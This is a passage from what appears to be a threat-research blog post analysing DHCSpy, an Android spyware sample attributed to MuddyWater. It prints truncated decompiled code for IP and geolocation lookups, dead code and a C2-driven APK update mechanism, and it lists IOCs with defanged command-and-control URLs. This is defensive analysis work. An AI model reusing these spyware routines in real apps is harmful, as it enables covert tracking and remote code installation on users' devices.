        .setPositiveButton(C0686R.string.goToSettings, new DialogInterface.OnClickListener() {

                @Override
                public void onClick(DialogInterface dialogInterface, int i) {
                        Intent intent = new Intent();
                        intent.setComponent(new ComponentName("com.miui.securitycenter", "com.miui.pe
                        ((Activity) context).startActivityForResult(intent, PointerIconCompat.TYPE_HA
                }
        }).setIcon(R.drawable.ic_dialog_alert).show();
```

Under Development

In the **Understanding the Manifest** section, we identified a feature called *_deep linking_*. However, no evidence of this functionality is present in the `MainActivity` class.
Throughout this analysis, we will examine several pieces of evidence indicating that the malware is still in development and not in its final form. To support this conclusion, we will analyze both unused (dead) code and the application's update routine.

Missing Calls

In this section, we present a non-exhaustive list of methods within the application that appear to be unused, as they are never invoked along any execution path nor referenced by other routines in the codebase.

Connectivity Test

The `ping` function is the only method in the application that executes a system command. In this case, it performs a basic connectivity test to Google's public DNS server by invoking `/system/bin/ping`.

```
java
com.p003bl.bl_vpn.util;
public static boolean ping() {
        try {
                return Runtime.getRuntime().exec("/system/bin/ping -c 1 8.8.8.8").waitFor() == 0;
        } catch (IOException e) {
                e.printStackTrace();
                return false;
        } catch (InterruptedException e2) {
                e2.printStackTrace();
                return false;
        }
}
```

External IP

This method retrieves the external IP address of the device by querying `https://icanhazip.com`. Malware authors often leverage this URL to identify the geographic location or network characteristics of the infected user.

```
java
String getMyOwnIP() throws ... {
        StringBuilder sb = new StringBuilder();
        HttpURLConnection httpURLConnection = (HttpURLConnection) new URL("https://icanhazip.com").o
```

Location

According to the ipapi documentation:

> ipapi provides an easy-to-use API interface allowing customers to look various pieces of information IPv4 and IPv6 addresses are associated with.

```
java
package com.androidfung.geoip;




public final class ServicesManager {
    private static final String BASE_URL = "https://ipapi.co/";
    public static final ServicesManager INSTANCE = new ServicesManager();

    @JvmStatic
    public static  void geoIpService$annotations() {
    }

    private ServicesManager() {
    }

    public static final GeoIpService getGeoIpService() throws SecurityException {
        Object objCreate = new Retrofit.Builder().baseUrl(BASE_URL).addConverterFactory(GsonConverte
        Intrinsics.checkExpressionValueIsNotNull(objCreate, "Retrofit.Builder()\n     …GeoIpService
        return (GeoIpService) objCreate;
    }
}
```

Unknown Database

`vsbc.db` is another database defined in the code but never created or used during the execution of the malware. It contains a single table, `usage`, with fields for inbound and outbound bytes (`in_byte`, `out_byte`) and a timestamp (`t_stamp`). The structure suggests it may have been intended to log network traffic statistics or track application usage over time, although this functionality remains inactive.


```
java
package com.p003bl.server_api.p005db.usage;

public class UsageDbHelper extends SQLiteOpenHelper {
    public static final String DATABASE_NAME = "vsbc.db";
    public static final int DATABASE_VERSION = 1;
    private static final String SQL_CREATE_ENTRIES = "CREATE TABLE usage (_id INTEGER PRIMARY KEY,in
    private static final String SQL_DELETE_ENTRIES = "DROP TABLE IF EXISTS usage";
```

Update feature

Earlier in the **Response from C2** section, we examined the structure of the `configResponseModel` class and how it stores critical information received from the C2 server. Upon the spyware's initial launch, the `mode` variable is set to `"ovpn"` to initiate the OpenVPN setup.
During further inspection, we identified additional `mode` string constants within the `com.p003bl.server_api.model` package:

```
java
public static final String SERVER_MODE_ERROR = "error";
public static final String SERVER_MODE_MESSAGE = "msg";
public static final String SERVER_MODE_OVPN = "ovpn";
public static final String SERVER_MODE_UPDATE = "update";
public static final String SERVER_MODE_URL = "url";
```

In this section, we will focus specifically on the **server update** mode.
This flowchart shows the DHCSpy remote update mechanism, where the C2 server can instruct the application to download and install an APK (`Catalog.apk`). Upon receiving an "update" mode from the server, it displays a notification to the user that triggers either a download or direct installation via `installApk`.



IOCs

SHA256

- `a4913f52bd90add74b796852e2a1d9acb1d6ecffe359b5710c59c82af59483ec`
- `48d1fd4ed521c9472d2b67e8e0698511cea2b4141a9632b89f26bd1d0f760e89`

Files

- `/data/data/com.earth.earth_vpn/databases/dsbc.db`
- `/data/data/com.earth.earth_vpn/databases/vsbc.db`

Command and Control

- hxxps://r1[.]earthvpn[.]org[:]3413/
- hxxps://r2[.]earthvpn[.]org[:]3413/
- hxxps://r1[.]earthvpn[.]org[:]1254/
- hxxps://r2[.]earthvpn[.]org[:]1254/
- hxxps://it1[.]comodo-vpn[.]com[:]1953
- hxxps://it1[.]comodo-vpn[.]com[:]1950

Source: https://shindan.io/blog/dhcspy-discovering-the-iranian-apt-muddywater